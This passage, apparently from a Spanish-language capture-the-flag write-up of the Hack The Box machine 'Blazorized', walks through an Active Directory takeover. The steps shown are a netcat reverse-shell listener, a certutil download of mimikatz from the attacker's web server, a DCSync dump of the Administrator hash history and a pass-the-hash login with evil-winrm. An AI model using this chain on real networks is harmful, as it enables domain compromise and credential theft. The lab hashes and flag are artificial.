SID               : S-1-5-21-2039403211-964143010-2924010611-1124
Surname           :
UserPrincipalName : SSA_6010@blazorized.htb
```

Ejecución y Pivoting

Nos ponemos en escucha en nuestra máquina atacante: `rlwrap nc -nlvp 443`

Esperamos a que el usuario se loguee (o forzamos alguna interacción si es posible). Al loguearse, el script se ejecuta.

Resultado: **Conexión recibida.**

Verificamos el usuario: `whoami`

Resultado: `blazorized\ssa_6010`

15.3 DCSync y Obtención de Root

Como vimos en el análisis de ACLs y Bloodhound, este usuario pertenece al grupo `Super_Support_Administrators`, el cual tiene permisos de replicación de dominio (DCSync). Esto nos permite solicitar los hashes de contraseñas del controlador de dominio.

Preparamos **Mimikatz**.

Comando (Atacante): `locate mimikatz`

Copiamos el mimikatz al directorio actual: `cp /usr/share/windows-resources/mimikatz/x64/mimikatz.exe .`

Levantamos servicio web: `python3 -m http.server 80`

Descargamos: `certutil.exe -f -urlcache -split http://10.10.14.195/mimikatz.exe`

Ejecutamos el ataque DCSync para extraer el hash del Administrador:

Comando: `\mimikatz.exe "lsadump::dcsync /user:Administrator" exit`

Resultado: `f55ed1465179ba374ec1cad05b34a5f3`

```

mimikatz(commandline) # lsadump::dcsync /user:Administrator
[DC] 'blazorized.htb' will be the domain
[DC] 'DC1.blazorized.htb' will be the DC server
[DC] 'Administrator' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : Administrator

** SAM ACCOUNT **

SAM Username : Administrator
Account Type : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration :
Password last change : 2/25/2024 11:54:43 AM
Object Security ID : S-1-5-21-2039403211-964143010-2924010611-500
Object Relative ID : 500

Credentia
Hash NTLM: f55ed1465179ba374ec1cad05b34a5f3
ntlm- 0: f55ed1465179ba374ec1cad05b34a5f3
ntlm- 1: eecc741ecf81836dcd6128f5c93313f2
ntlm- 2: c543bf260df887c25dd5fbacff7dcfb3
ntlm- 3: c6e7b0a59bf74718bce79c23708a24ff
ntlm- 4: fe57c7727f7c2549dd886159dff0d88a
ntlm- 5: b471c416c10615448c82a2cbb731efcb
ntlm- 6: b471c416c10615448c82a2cbb731efcb
ntlm- 7: aec132eae536a173e40572e8aad961
ntlm- 8: f83afb01d9b44ab9842d9c70d8d2440a
ntlm- 9: bdaffbfe64f1fc646a3353be1c2c3c99
lm - 0: ad37753b9f78b6b98ec3bb65e5995c73
lm - 1: c449777ea9b0cd7e6b96dd8c780c98f0
lm - 2: ebb34c80ab8762fa51e04bc1cd0e426
lm - 3: 471ac07583666ccff8700529021e4c9f
lm - 4: ab4d5d93532cf6ad37a3f0247db1162f
lm - 5: ece3bdafb6211176312c1db3d723ede8
lm - 6: 1ccc6a1cd3c3e26da901a8946e79a3a5
lm - 7: 8b3c1950099a9d59693858c00f43edaf
lm - 8: a14ac624559928405ef99077ecb497ba

```

Acceso final

Con el hash NTLM del administrador, utilizamos *Pass-The-Hash* para acceder mediante WinRM.

Comando: `evil-winrm -i 10.129.119.133 -u 'Administrator' -H 'f55ed1465179ba374ec1cad05b34a5f3'`

Una vez dentro, leemos la flag final.

Comando: `type C:\Users\Administrator\Desktop\root.txt`

Resultado: `79ce1d25ad76c885b405812284165970`